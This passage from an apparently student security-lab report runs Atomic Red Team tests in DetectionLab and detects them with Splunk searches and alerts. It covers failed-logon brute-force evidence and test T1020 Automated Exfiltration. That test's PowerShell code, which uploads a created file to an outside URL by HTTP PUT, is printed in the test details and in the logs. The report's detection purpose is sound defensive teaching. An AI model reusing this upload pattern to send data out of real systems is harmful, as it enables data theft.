
The screenshot shows the Splunk 8.2.5 interface with a search bar containing the query `index="wineventlog" "fail*" "pass*"`. The results show 49 events from May 5, 2022, to May 12, 2022. One event is expanded, showing failure information:

Failure Information:  
Failure Reason: Unknown user name or bad password.  
Show all 47 lines

Message: An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Name = wint0.windomain.local : Security\_ID = S-1-0-0 Security\_ID = S-1-0-0 : body = An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Name = wint0.windomain.local : Security\_ID = S-1-0-0 Security\_ID = S-1-0-0 : event\_id = 95537 : host = wint0.windomain.local : object = WinEventLog : source = WinEventLog:Security : sourcetype = WinEventLog

**Fig 4.5:** Searching for “fail\*” and “pass” in Splunk event log.


The output shows 49 events, where there are different hosts from where the event generated. For that, the output is sorted by hosts.



**Fig 4.6:** Searching for “fail\*” and “pass” sorted by “host” in Splunk event log.

The output depicts, “win10.windomain.local” has most numbers of events with the keywords been used for searching.

Now, if the logs from here is analysed by the following step.



**Fig 4.7:** Viewing events for win10.windomain.local.

The screenshot shows a Splunk search interface with three search results listed. Each result is a log entry from the WinEventLog. The first two entries are identical, showing a failure reason of "Unknown user name or bad password". The third entry is also similar, indicating a failed logon attempt. The log entries include fields such as Time, Event, ComputerName, Security\_ID, host, object, source, and sourcetype.

Time	Event
12/05/2022 05:54:58 PM 18:54:58.000	Failure Reason: Unknown user name or bad password. ComputerName = win10.windomain.local   Message = An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Name: - Security ID: S-1-0-0 Security_ID = S-1-0-0   body = An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Name: - Security ID: S-1-0-0 Security_ID = S-1-0-0   host = win10.windomain.local   object = WinEventLog   source = WinEventLog:Security   sourcetype = WinEventLog
12/05/2022 05:54:52 PM 18:54:52.000	Failure Reason: Unknown user name or bad password. ComputerName = win10.windomain.local   Message = An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Name: - Security ID: S-1-0-0 Security_ID = S-1-0-0   body = An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Name: - Security ID: S-1-0-0 Security_ID = S-1-0-0   host = win10.windomain.local   object = WinEventLog   source = WinEventLog:Security   sourcetype = WinEventLog
12/05/2022 05:54:46 PM 18:54:46.000	Failure Reason: Unknown user name or bad password. ComputerName = win10.windomain.local   Message = An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Name: - Security ID: S-1-0-0 Security_ID = S-1-0-0   body = An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Name: - Security ID: S-1-0-0 Security_ID = S-1-0-0   host = win10.windomain.local   object = WinEventLog   source = WinEventLog:Security   sourcetype = WinEventLog

**Fig 4.8:** Viewing events for win10.windomain.local.

From **Fig 4.8** it can be observed that there have been several login failures by the victim machine.

MITRE ATT&CK (2022b) has also advised to monitor authentication logs for system and application login failures of Valid Accounts and if the failure messages are high in numbers, then suspect that as a brute force attempt in the system.

From the above evidence it is clearly observed that the atomic test has successfully executed in the system and by the logging and search mechanisms of the attack can be detected in the environment.

## 2.5 T1020 : Automated Exfiltration

**2.5.1 Description of The Attack:** According to MITRE ATT&CK (2022a), this technique is marked as Automated Exfiltration technique which belongs Exfiltration tactic. Using this technique adversaries may exfiltrate sensitive documents by using automated processing.

As per Atomic Red Team (2022c), the successful execution of this test will create a text file first and then it will try to upload it to a server via HTTP PUT method.

The screenshot of the script that will be executed is given below.

```
[05/12/22]-21064584-uwe@192.168.19.140: ~/DetectionLab/Vagrant
win10.windomain.local [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1020 -ShowDetails
PathToAtomicicsFolder = C:\Tools\AtomicRedTeam\atomicics
Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Automated Exfiltration T1020
Atomic Test Name: IcedID Botnet HTTP PUT
Atomic Test Number: 1
Atomic Test GUID: 9c780d3d-3a14-4278-Bee5-faaeb2ccfb08
Description: Creates a text file Tries to upload to a server via HTTP PUT method with ContentType Header Deletes a created file

Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
$fileName = "#(file)"
$url = "#(domain)"
$file = New-Item -Force $fileName -Value "This is ART IcedID Botnet Exfil Test"
$contentType = "application/octet-stream"
try {Invoke-WebRequest -Uri $url -Method Put -ContentType $contentType -InFile $fileName} catch()
{
    Command (with -InFile)
    $fileName = "C:\temp\T1020_exfilfile.txt"
    $url = "https://google.com"
    $file = New-Item -Force $fileName -Value "This is ART IcedID Botnet Exfil Test"
    $contentType = "application/octet-stream"
    try {Invoke-WebRequest -Uri $url -Method Put -ContentType $contentType -InFile $fileName} catch()
}

Cleanup Commands:
Command:
$fileName = "#(file)"
Remove-Item -Path $fileName -ErrorAction Ignore
Command (with -InFile)
$fileName = "C:\temp\T1020_exfilfile.txt"
Remove-Item -Path $fileName -ErrorAction Ignore
[!!!!!!END TEST!!!!!!]

Host Name: WIN10
IP Version: 4
WIN10
Build 18362.19h1_release.190318-1202
8:36 PM
5/12/2022
Windows License Valid Until: 05/12/2022
Right Ctrl
```

Fig 5.1: Detail of Atomic Test T1020.

**2.5.2 Evidence of Invoking the Atomic Test:** : Below is the evidence of invoking the Atomic Red Team Attack T1020 in the Detection Lab environment.

```
[05/12/22]-21064584-uwe@192.168.19.140: ~/DetectionLab/Vagrant
win10.windomain.local [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1020
PathToAtomicicsFolder = C:\Tools\AtomicRedTeam\atomicics
Using Logger: Default-ExecutionLogger
All logging commands found
Executing test: T1020-1 IcedID Botnet HTTP PUT
Done executing test: T1020-1 IcedID Botnet HTTP PUT
PS C:\Users\vagrant>

Host Name: WIN10
IP Version: 4
WIN10
Build 18362.19h1_release.190318-1202
8:45 PM
5/12/2022
Windows License Valid Until: 05/12/2022
Right Ctrl
```

Fig 5.2: Invoking Atomic Test T1020.

**2.5.3 Detection and Analysis:** For this test the guid will be: 9c780d3d-3a14-4278-8ee5-faaeb2ccfbe0. Similarly, as the previous 4 demonstrations, this attack can be detected in the “wineventlog” of Splunk.

The screenshot shows the Splunk 8.2.5 interface with a search bar containing "index='wineventlog' 'faaeb2ccfbe0'". The results pane displays 52 events from May 12, 2022, between 20:00:00.000 and 21:47:44.000. The expanded event shows a PowerShell command being executed by IcedID Botnet, specifically a PUT request to https://192.168.56.105:8000/en-GB/app/search/search?q=search%3D"wineventlog%"%22faaeb2ccfbe0%22&sid=1652388464.482&display.page=1&stats.count\_by.host&display.page\_size=50. The event details include fields like ComputerName, event\_id, host, Message, source, and sourcetype.

**Fig 5.3:** Searching guid for this test in Splunk event log.

The successful execution is supposed to create a text file in the victim machine and then try to upload it to <https://google.com>. So, this URL is searched in Splunk, considering it as an unauthorized or suspicious URL.

The screenshot shows the Splunk 8.2.5 interface with a search bar containing "index='wineventlog' 'google'". The results pane displays 52 events from May 12, 2022, at 08:45:04 PM. The expanded event shows a PowerShell command being executed by IcedID Botnet to download a file from https://google.com, specifically a command named "command" with value "\$fileName = "C:\temp\T1020\_exfilFile.txt"".

**Fig 5.4:** Searching Splunk event log for specific URL.

By analysing further, it shows a creation of file in a specific directory of the victim machine.

The screenshot shows a Splunk search interface with three tabs: 'Search | Splunk 8.2.5' (selected), 'Search | Splunk 8.2.5', and 'Search | Splunk 8.2.5'. The URL in the address bar is <https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22%20%22google%22%20|stats%20count%20by%20host&display.page.size=50>. The search results table has columns: source, sourcetype, Time, Event. One event is highlighted with a red box, showing the 'Event' field content:

```


Keywords=None
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
Message=CommandInvocation(Write-ExecutionLog): "Write-ExecutionLog"
ParameterBinding(Write-ExecutionLog): name="startTime"; value="5/12/2022 8:45:02 PM"
ParameterBinding(Write-ExecutionLog): name="stopTime"; value="5/12/2022 8:45:04 PM"
ParameterBinding(Write-ExecutionLog): name="technique"; value="T1020"
ParameterBinding(Write-ExecutionLog): name="testNum"; value="1"
ParameterBinding(Write-ExecutionLog): name="testName"; value="IcedID Botnet HTTP PUT"
ParameterBinding(Write-ExecutionLog): name="testGuid"; value="9c7803d3-3a14-4278-8e55-faaeb2ccfbe0"
ParameterBinding(Write-ExecutionLog): name="testExecutor"; value="powershell"
ParameterBinding(Write-ExecutionLog): name="testDescription"; value="Creates a text file
Tries to upload to a server via HTTP PUT method with Content-type Header
Deleted a created file"
ParameterBinding(Write-ExecutionLog): name="command"; value="$fileName = "C:\temp\T1020_exfilFile.txt"
$url = "https://google.com"
$file = New-Item -Force $fileName -Value "This is ART IcedID Botnet Exfil Test"
$contentType = "application/octet-stream"
try {Invoke-WebRequest -Uri $url -Method Put -ContentType $contentType -InFile $fileName} catch {}
ParameterBinding(Write-ExecutionLog): name="logPath"; value="C:\Users\vagrant\AppData\Local\Temp\Invoke-AtomicTest-ExecutionLog.csv"
ParameterBinding(Write-ExecutionLog): name="targetHostname"; value="win10"
ParameterBinding(Write-ExecutionLog): name="targetUser"; value="vagrant"
ParameterBinding(Write-ExecutionLog): name="stdOut"; value=""
ParameterBinding(Write-ExecutionLog): name="stdErr"; value=""
ParameterBinding(Write-ExecutionLog): name="isWindows"; value="True"

```

Context:  
Severity = Informational  
Host Name = ConsoleHost  
Host Version = 5.1.18362.145  
Host ID = 7afdf797-cd1c-477c-b6ae-8ea40c024e46

**Fig 5.5:** Analysing Splunk event log for specific URL.

After checking the directory of the local machine, the file is found.



**Fig 5.6:** Existence of created file in the victim machine.

From the evidence presented above it can be concluded that the atomic test has been successfully invoked in the test environment and detected using the logs and searches in the Splunk.

### 3. Alert Generation and Conclusion

By implementing the search rules in Splunk, alerts can be generated. As atomic tests are test cases of real-world attack techniques built on the references from MITRE ATT&CK, the samples used here can be used to protect an infrastructure from similar attacks as shown in the below screenshots.

The screenshot shows the Splunk 8.2.5 interface with a search bar containing the query `index="wineventlog" "cmd.exe*" "tasklist.exe"`. The search results table displays 133 events. A context menu is open over one of the event rows, with the 'Alert' option highlighted. The interface also includes a sidebar with 'SELECTED FIELDS' and 'INTERESTING FIELDS' sections.

Now in Splunk to detect similar types of attacks an alert has been created for all the test cases been used so far.

The screenshot shows the 'Save As Alert' dialog box in the Splunk interface. The 'Settings' tab is active, with the 'Title' field set to 'Unauthorized Process Printing' and the 'Description' field containing the text 'Process printed with "tasklist.exe"'. The 'Trigger Conditions' tab is also visible, showing 'Trigger alert when' set to 'Per-Result'. The 'Trigger Actions' tab is partially visible at the bottom.

No triggered alerts found. [Reload](#).

Title	Actions	Owner	App	Sharing	Status
Exfiltration Attempt	Open in Search Edit	admin	search	Private	Enabled
Internal Defacement Attempt	Open in Search Edit	admin	search	Private	Enabled
Probable Brute Force	Open in Search Edit	admin	search	Private	Enabled
Regsvr32 Use	Open in Search Edit	admin	search	Private	Enabled
Unauthorized Process Printing	Open in Search Edit	admin	search	Private	Enabled

Time	Fired alerts	App	Type	Severity	Mode	Actions
2022-05-14 15:53:13 BST	Probable Brute Force	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:53:08 BST	Probable Brute Force	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:52:56 BST	Probable Brute Force	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:52:42 BST	Probable Brute Force	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:52:41 BST	Probable Brute Force	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:52:40 BST	Probable Brute Force	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:51:07 BST	Internal Defacement Attempt	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:51:07 BST	Internal Defacement Attempt	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:51:05 BST	Internal Defacement Attempt	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:51:05 BST	Internal Defacement Attempt	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:51:05 BST	Internal Defacement Attempt	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:51:04 BST	Internal Defacement Attempt	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:51:04 BST	Internal Defacement Attempt	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2022-05-14 15:50:29 BST	Regsvr32 Use	search	Real-time	Medium	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>

Now after running the attacks in the environment, the alerts are generated in the Splunk Triggered Alert tab.

So, the approaches taken to find the existence of executed test cases in the testing environment, if implemented as detection rules in Splunk, then the infrastructure can be secured from these kinds of attacks.

#### 4. References

Atomic Red Team (2022a) *Atomic Red Team GitHub*.11 May 2022 [online]. Available from:  
<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.010/T1218.010.md>  
[Accessed 9 May 2022].

Atomic Red Team (2022b) *Atomic Red Team GitHub*.11 May 2022 [online]. Available from:  
<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1491.001/T1491.001.md>  
[Accessed 9 May 2022].

Atomic Red Team (2022c) *Atomic Red Team GitHub*.12 May 2022 [online]. Available from:  
<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1020/T1020.md> [Accessed 13 May 2022].

MITRE ATT&CK (2022a) *Automated Exfiltration, Technique T1020 - Enterprise / MITRE ATT&CK® attack.mitre.org*. 19 April 2022 [online]. Available from: <https://attack.mitre.org/techniques/T1020/> [Accessed 10 May 2022].

MITRE ATT&CK (2022b) *Brute Force: Password Guessing, Sub-technique T1110.001 - Enterprise / MITRE ATT&CK® attack.mitre.org*. 19 April 2022 [online]. Available from: <https://attack.mitre.org/techniques/T1110/001/> [Accessed 9 May 2022].

MITRE ATT&CK (2022c) *Defacement: Internal Defacement, Sub-technique T1491.001 - Enterprise / MITRE ATT&CK® attack.mitre.org*. 25 March 2022 [online]. Available from: <https://attack.mitre.org/techniques/T1491/001/> [Accessed 10 May 2022].

MITRE ATT&CK (2020) *Process Discovery, Technique T1057 - Enterprise / MITRE ATT&CK® attack.mitre.org*. 26 March 2020 [online]. Available from: <https://attack.mitre.org/techniques/T1057/> [Accessed 9 May 2022].

MITRE ATT&CK (2022d) *System Binary Proxy Execution: Regsvr32, Sub-technique T1218.010 - Enterprise / MITRE ATT&CK® attack.mitre.org*. 11 March 2022 [online]. Available from: <https://attack.mitre.org/techniques/T1218/010/> [Accessed 11 May 2022].

Roberts, C., Lambert, T., Graeber, M. and Thomas (2022) *Atomic Red Team GitHub*. 18 March 2022 [online]. Available from: <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1057/T1057.md> [Accessed 11 May 2022].

Srini (2022) *Change windows wallpaper from command line* [www.windows-commandline.com](http://www.windows-commandline.com). 2022 [online]. Available from: <https://www.windows-commandline.com/change-windows-wallpaper-command-line/> [Accessed 11 May 2022].

## 5. Self-Assessment

- **Evidence of deploying a functional testing environment (15%):** You estimate that your grade will be 15%.
- **Ability to demonstrate attacks on the test environment (20%):** You estimate that your grade will be 20%.
- **Ability to identify attacks via Splunk logging mechanisms (40%):** You estimate that your grade will be 35%.
- **Clarity and professional report presentation (25%):** You estimate that your grade will be 25%.

Please provide a minimum of two sentences to comment and reflect on your own self-assessment: ***All the requirements of the task are tried to be covered. Different types of attacks are tested, and different mechanisms to find the attack are utilized.***